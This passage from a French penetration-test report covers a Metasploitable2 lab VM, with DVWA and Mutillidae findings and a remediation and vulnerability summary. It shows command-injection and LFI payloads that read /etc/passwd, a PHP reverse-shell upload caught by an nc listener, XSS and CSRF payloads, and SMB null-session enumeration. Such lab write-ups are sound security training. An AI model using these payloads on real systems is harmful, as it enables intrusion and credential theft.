http://192.168.159.128/dvwa/vulnerabilities/exec. L'entrée utilisateur est transmise directement à des commandes de shell système sans validation ni nettoyage. Un attaquant peut ajouter des métacaractères du shell (par exemple ; ou &&) pour exécuter des commandes système arbitraires avec les privilèges de l'utilisateur du serveur web (www-data).

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.159.129 (192.168.159.129) 56(84) bytes of data.
64 bytes from 192.168.159.129: icmp_seq=1 ttl=64 time=0.318 ms
64 bytes from 192.168.159.129: icmp_seq=2 ttl=64 time=0.836 ms
64 bytes from 192.168.159.129: icmp_seq=3 ttl=64 time=0.377 ms
```

```
--- 192.168.159.129 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.318/0.510/0.836/0.232 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

22. DVWA Unrestricted File Upload Leading to RCE (Port 80)

```
80/tcp open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

L'application permet d'effectuer des téléchargements de fichiers sans aucune validation du type de fichier et sans empêcher leur exécution. Un attaquant peut ainsi télécharger un fichier PHP malveillant et exécuter des commandes système arbitraires via le serveur web.


Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../hackable/uploads/shell.php succesfully uploaded!

Le fichier PHP malveillant est obtenu à partir de revshells.com.



Si l'on ouvre un **nc listener** sur notre machine, puis que l'on navigue à l'adresse <http://192.168.159.128/dvwa/hackable/uploads/shell.php>, on obtient un RCE sur notre listener :

```

(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.159.129] from (UNKNOWN) [192.168.159.128] 58774
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 09:28:11 up  3:32,  2 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
msfadmin  tty1    -                05:56    3:31   0.02s  0.00s  -bash
root     pts/0    :0.0             05:56    3:31   0.00s  0.00s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ whoami
www-data
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$ |

```

23. DVWA Reflected Cross-Site Scripting (XSS) (Port 80)

```

80/tcp  open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2


```

L'application reflète directement l'entrée utilisateur dans la réponse HTTP sans encodage de sortie approprié. Un attaquant peut injecter du JavaScript malveillant (**XSS**) qui s'exécutera dans le navigateur de la victime lorsqu'une requête élaborée sera visitée.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello



24. DVWA Stored Cross-Site Scripting (XSS) (Port 80)

```
80/tcp open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

L'application stocke les entrées utilisateur sans validation ni nettoyage (http://192.168.159.128/dvwa/vulnerabilities/xss_s/) . Un JavaScript malveillant est enregistré sur le serveur et exécuté à chaque fois qu'un utilisateur consulte la page concernée.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	n'importe
Message *	<script>alert('1');</script>
Sign Guestbook	

Not secure 192.168.159.128/dvwa/vulnerabilities/xss_s/

https://hackwithmik... PowerPoint Present...

192.168.159.128 says
1

OK

25. DVWA Local File Inclusion (LFI) (Port 80)

```
80/tcp open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

La fonctionnalité **d'inclusion de fichiers (LFI)** de DVWA ne valide ni ne nettoie correctement l'entrée utilisateur transmise via le paramètre de la page. Un attaquant peut ainsi exploiter cette faille pour effectuer une inclusion de fichier local (LFI) en utilisant des séquences de traversée de répertoires pour lire des fichiers arbitraires du système de fichiers du serveur.

En exploitant cette faille, un attaquant peut accéder à des fichiers sensibles tels que **/etc/passwd**, ce qui entraîne une divulgation d'informations. Cette vulnérabilité peut également être exploitée pour obtenir l'exécution de code à distance dans certaines conditions, mais le problème principal reste la LFI.

```
⚠ Not secure 192.168.159.128/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd
https://hackwithmik...
2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:
www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/lib:/bin/sh irc:x:39:39:ircd:/var/run/ircd:
/lib/uuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/ssh
fix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,:/var/lib/postgresql/bin/bash mysql:x:109:118:MySQL Server,,:/var/lib/
02,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
```

26. DVWA Cross-Site Request Forgery (CSRF) Leading to Admin Password Change (Port 80)

```
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

L'application DVWA est vulnérable à **Cross-Site Request Forgery (CSRF)** en raison de l'absence de tokens anti-CSRF et de l'utilisation de requêtes GET pour des actions sensibles. Un pirate peut concevoir une requête malveillante qui force un administrateur authentifié à changer de mot de passe à son insu, ce qui permet de prendre le contrôle de son compte.

CSRF Source

```
<?php

if (isset($_GET['Change'])) {

    // Turn requests into variables
    $pass_new = $_GET['password_new'];
    $pass_conf = $_GET['password_conf'];

    if (($pass_new == $pass_conf)){
        $pass_new = mysql_real_escape_string($pass_new);
        $pass_new = md5($pass_new);

        $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin'";
        $result=mysql_query($insert) or die('<pre> . mysql_error() . '</pre> ');

        echo "<pre> Password Changed </pre>";
        mysql_close();
    }

    else{
        echo "<pre> Passwords did not match. </pre>";
    }

}

?>
```



Not secure 192.168.159.128/dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change

https://hackwithmik...

DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

Password Changed

```
80/tcp open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```


28. Mutillidae OS Command Injection via DNS Lookup (Port 80)

```
80/tcp open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

La fonctionnalité **DNS Lookup** de Mutillidae

(<http://192.168.159.128/mutillidae/index.php?page=dns-lookup.php>) ne valide ni ne nettoie correctement l'entrée utilisateur avant de la transmettre à l'exécution de commandes système. En injectant des caractères de contrôle shell dans le champ de saisie, un attaquant peut exécuter des commandes système arbitraires sur le serveur.

Hostname/IP

: cat /etc/passwd

Lookup DNS


Results for ; cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
```

29. Mutillidae Cascading Style Injection Leading to XSS (Port 80)

```
80/tcp open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

L'application Mutillidae est vulnérable à l'injection de feuilles de style en cascade (CSS), qui peut être exploitée pour réaliser une attaque de type **Cross-Site Scripting (XSS)**. L'application intègre directement dans un attribut HTML style de l'entrée utilisateur sans encodage ni validation appropriés. En sortant du contexte CSS, un attaquant peut injecter du HTML et du JavaScript arbitraires (`<script>alert('1')</script><!-->`), ce qui entraîne l'exécution de code client dans le navigateur de la victime.



30. Mutillidae Improper Access Control via Exposed robots.txt (Port 80)

```
80/tcp open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

Un scan avec **gobuster** expose des chemins internes sensibles via un fichier **robots.txt** public.

Bien que le fichier robots.txt soit destiné à contrôler l'indexation par les moteurs de recherche, il ne permet pas d'imposer des restrictions d'accès. Un pirate peut utiliser ces informations pour découvrir des répertoires cachés et des composants sensibles de l'application.

```
(kali㉿kali)~[~]
$ gobuster dir -u http://192.168.159.128/mutillidae -w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.159.128/mutillidae
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====

register (Status: 200) [Size: 1823]
robots (Status: 200) [Size: 160]
robots.txt (Status: 200) [Size: 160]
styles (Status: 301) [Size: 335] [-> http://192.168.159.128/mutillidae/styles/]
Progress: 4613 / 4613 (100.00%)
```

En naviguant vers <http://192.168.159.128/mutillidae/robots.txt> :

```
User-agent: *
Disallow: ./passwords/
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/
```

Nous observons que des dossiers et fichiers sensibles sont listés, notamment **/passwords/**, **/config.inc/**, **/classes/** et **/documentation/**.

En naviguant vers <http://192.168.159.128/mutillidae/passwords/>, par exemple, on trouve :

Index of /mutillidae/passwords

Name	Last modified	Size	Description
 Parent Directory		-	
 accounts.txt	11-Apr-2011 20:14	176	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.159.128 Port 80

Si on clique sur le fichier **accounts.txt**, on trouve :

```
'admin', 'adminpass', 'Monkey!!!  
'adrian', 'somepassword', 'Zombie Films Rock!!!  
'john', 'monkey', 'I like the smell of confunk  
'ed', 'pentest', 'Commandline KungFu anyone?'
```

Le fichier **robots.txt** mal configuré expose publiquement des répertoires et chemins sensibles de l'application. Ces informations, destinées à guider les moteurs de recherche, peuvent être exploitées par un attaquant pour cartographier la structure interne du serveur et cibler des ressources non indexées.

31. SMB Null Session (Port 445)

```
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp open  exec      netkit-rsh rshexecd
```

Le système cible autorise les **sessions SMB null (nom d'utilisateur et mot de passe vides)**, ce qui permet d'effectuer une énumération non authentifiée d'informations système. En utilisant **enum4linux**, un pirate peut récupérer le nom du groupe de travail et lister un grand nombre de comptes d'utilisateurs locaux sans disposer de credentials valides. Cette divulgation d'informations peut aider les pirates à mener d'autres attaques, telles que la devinette de mot de passe, les tentatives de force brute ou l'escalade de privilèges.

```
(kali㉿kali)-[~]  
$ enum4linux -U 192.168.159.128  
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Apr 26 10:5  
0:38 2026  
  
===== ( Target Information ) =====  
====  
Target ..... 192.168.159.128  
RID Range ..... 500-550,1000-1050  
Username ..... ''  
Password ..... ''  
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none  
  
===== ( Enumerating Workgroup/Domain on 192.168.159.128 ) =====  
====  
[+] Got domain/workgroup name: WORKGROUP  
  
===== ( Session Check on 192.168.159.128 ) =====  
====  
[+] Server 192.168.159.128 allows sessions using username '', password ''
```

```

===== ( Users on 192.168.159.128 ) =====
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games Name: games Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody Name: nobody Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind Name: (null) Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy Name: proxy Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog Name: (null) Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root Name: root Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news Name: news Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin Name: bin Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail Name: mail Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd Name: (null) Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd Name: (null) Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp Name: (null) Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon Name: daemon Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd Name: (null) Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man Name: man Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp Name: lp Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql Name: MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats Name: Gnats Bug-Reporting System (admin) Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null) Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup Name: backup Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin Name: msfadmin,,, Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name: (null) Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys Name: sys Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog Name: (null) Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null) Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name:,,, Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc Name: ircd Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp Name: (null) Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55 Name: (null) Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync Name: sync Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp Name: uucp Desc: (null)

```

Login avec nom d'utilisateur et mot de passe vides :

```

(kali@kali)-[~]
$ smbclient -L 192.168.159.128
Password for [WORKGROUP\kali]:
Anonymous login successful

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  tmp            Disk      oh noes!
  opt            Disk
  IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
  ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server      Comment
  -----
  Workgroup    Master
  WORKGROUP    METASPLOITABLE

```

32. SMB RPC Null Session (Port 111)

```
111/tcp open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000   2         111/tcp    rpcbind
|   100000   2         111/udp    rpcbind
|   100003   2,3,4     2049/tcp   nfs
|   100003   2,3,4     2049/udp   nfs
|   100005   1,2,3     40880/tcp  mountd
|   100005   1,2,3     42505/udp  mountd
|   100021   1,3,4     37959/udp  nlockmgr
|   100021   1,3,4     53981/tcp  nlockmgr
|   100024   1         42590/tcp  status
|_  100024   1         46160/udp  status
```

Le système cible permet un accès non authentifié au service **SMB RPC** en utilisant une session vide (**nom d'utilisateur et mot de passe vides**). En se connectant avec **rpcclient**, un pirate peut énumérer les comptes d'utilisateurs du domaine et locaux sans authentification. Cette fuite d'informations permet aux pirates d'identifier des noms d'utilisateur valides, qui peuvent être utilisés pour mener des attaques par force brute, du hameçonnage de mot de passe ou d'autres formes d'exploitation ciblée.

```

(kali㉿kali)-[~]
$ rpcclient -u "" 192.168.159.128
Password for [WORKGROUP\]:
rpcclient $> enumdomusers
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
rpcclient $> |

```

4.4 Remédiation / Durcissement

Sur la base de notre analyse, nous avons établi un plan de correction priorisé détaillé en [Section 8](#), organisé en deux catégories.

Les **corrections immédiates** concernent les services les plus dangereux sans justification fonctionnelle : désactivation du bindshell, arrêt du service IRC backdooré, désactivation de FTP, suppression des r-services. Ces actions ont un effort minimal et un impact immédiat sur la réduction de la surface d'attaque.

Les **corrections de fond** concernent les services légitimes nécessitant une reconfiguration : changement des credentials par défaut, restriction des exports NFS, activation du SMB signing, renforcement de la configuration SSH.

5. Inventaire des services exposés

N°	IP/Host	Port/Proto	Service	Version/Bannière	Méthode	Notes
1	192.168.159.28	21/tcp	ftp	vsftpd 2.3.4	nmap	Protocole de transfert de fichiers
2	192.168.159.28	22/tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)	nmap	Protocole d'accès distant sécurisé
3	192.168.159.28	23/tcp	telnet	Linux telnetd	nmap	Protocole d'accès distant en ligne de commande
4	192.168.159.28	25/tcp	smtp	Postfix smtpd	nmap	Protocole d'envoi de courrier électronique
5	192.168.159.28	53/tcp	domain	ISC BIND 9.4.2	nmap	Service de résolution de noms de domaine
6	192.168.159.28	80/tcp	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)	nmap	Serveur web hébergeant DVWA et WebDAV
7	192.168.159.28	111/tcp	rpcbind	rpcbind v2 (RPC #100000)	nmap	Service de liaison des appels de procédures distantes
8	192.168.159.28	139/tcp	netbios-ssn	Samba smbd 3.X - 4.X	nmap	Service de partage de fichiers réseau
9	192.168.159.28	445/tcp	microsoft-ds	Samba smbd 3.0.20-Debian	nmap	Protocole de partage de fichiers et d'imprimantes
10	192.168.159.28	512/tcp	exec	netkit-rsh rexecd	nmap	Service d'exécution de commandes à distance
11	192.168.159.28	513/tcp	login	-	nmap	Service de connexion distante
12	192.168.159.28	514/tcp	shell	Netkit rshd	nmap	Service de shell distant

13	192.168.159.28	1099/tcp	java-rmi	GNU Classpath gmiregistry	nmap	Service d'invocation de méthodes Java à distance
14	192.168.159.28	1524/tcp	bindshell	Metasploitable root shell	nmap	Shell interactif exposé directement sur le réseau
15	192.168.159.28	2049/tcp	nfs	2-4 (RPC #100003)	nmap	Service de partage de système de fichiers réseau
16	192.168.159.28	2121/tcp	ftp	ProFTPD 1.3.1	nmap	Second serveur FTP sur port alternatif
17	192.168.159.28	3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5	nmap	Système de gestion de base de données
18	192.168.159.28	3632/tcp	distccd	distccd v1 4.2.4	nmap	Service de compilation distribuée
19	192.168.159.28	5432/tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7	nmap	Système de gestion de base de données
20	192.168.159.28	5900/tcp	vnc	VNC (protocol 3.3)	nmap	Service de bureau à distance graphique
21	192.168.159.28	6000/tcp	X11	(access denied) non détectable	nmap	Serveur d'affichage graphique Linux
22	192.168.159.28	6667/tcp	irc	UnrealIRCd	nmap	Service de messagerie instantanée en temps réel
23	192.168.159.28	6697/tcp	irc	UnrealIRCd	nmap	Service IRC sur port SSL alternatif
24	192.168.159.28	8009/tcp	ajp13	Apache Jserv (Protocol v1.3)	nmap	Connecteur entre serveur web et serveur applicatif
25	192.168.159.28	8180/tcp	http	Apache Tomcat/Coyote JSP engine 1.1	nmap	Serveur d'applications Java
26	192.168.159.28	8787/tcp	drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)	nmap	Service d'objets distribués Ruby

6. Synthèse des vulnérabilités

Tableau récapitulatif de toutes les vulnérabilités identifiées.

ID	Vulnérabilité	Actif (svc/port)	Preuve	Impact	Criticité	Correctif
01	FTP Anonymous Login	ftp/21	preuve	Accès aux fichiers du serveur sans authentification	Critique	Désactiver FTP, utiliser SFTP
02	Weak SSH Cryptographic Configuration	ssh/22	preuve	Accès shell	Moyenne	Mise à jour vers une version plus moderne
03	Telnet Cleartext Protocol	telnet/23	preuve	Interception des credentials en clair, accès shell	Élevée	Désactiver telnet, mise à jour vers SSH
04	R-Services Insecure Remote Access	exec/512 login/513 shell/514	preuve	Accès root directe	Critique	Désactiver les r-services, mise à jour vers SSH
05	distccd Remote Code Execution	distccd/3632	preuve	RCE	Critique	Désactiver distccd ou mise à jour vers une version plus moderne
06	MySQL Weak Root Credentials	mysql/3306	preuve	Accès à la BDD	Critique	Imposer des mots de passe forts, désactiver le remote access pour l'utilisateur root
07	Samba usermap_script RCE (CVE-2007-2447)	netbios-ssn/139 netbios-ssn/445	preuve	RCE as root	Critique	Mise à jour vers une version samba moderne
08	Exposed Root Bindshell	bindshell/1524	preuve	Accès root directe	Critique	Désactiver bindshell
09	VNC Weak Authentication	vnc/5900	preuve	Accès complet au bureau graphique de la machine	Moyenne	Désactiver VNC

10	UnrealIRCd Backdoor (CVE-2010-2075)	irc/6667 irc/6697	preuve	RCE as root	Critique	Mise à jour de UnrealIRCd
11	Apache Tomcat Ghostcat (CVE-2020-1938)	ajp13/8009	preuve	Lire des fichiers arbitraires depuis l'application web.	Élevée	Mise à jour d'Apache Tomcat, blocage du port 8009 sur le pare-feu.
12	12PostgreSQL Remote Code Execution (CVE-2007-3280)	postgresql/5432	preuve	RCE BDD	Élevée	Mise à jour de postgresql a une version plus moderne
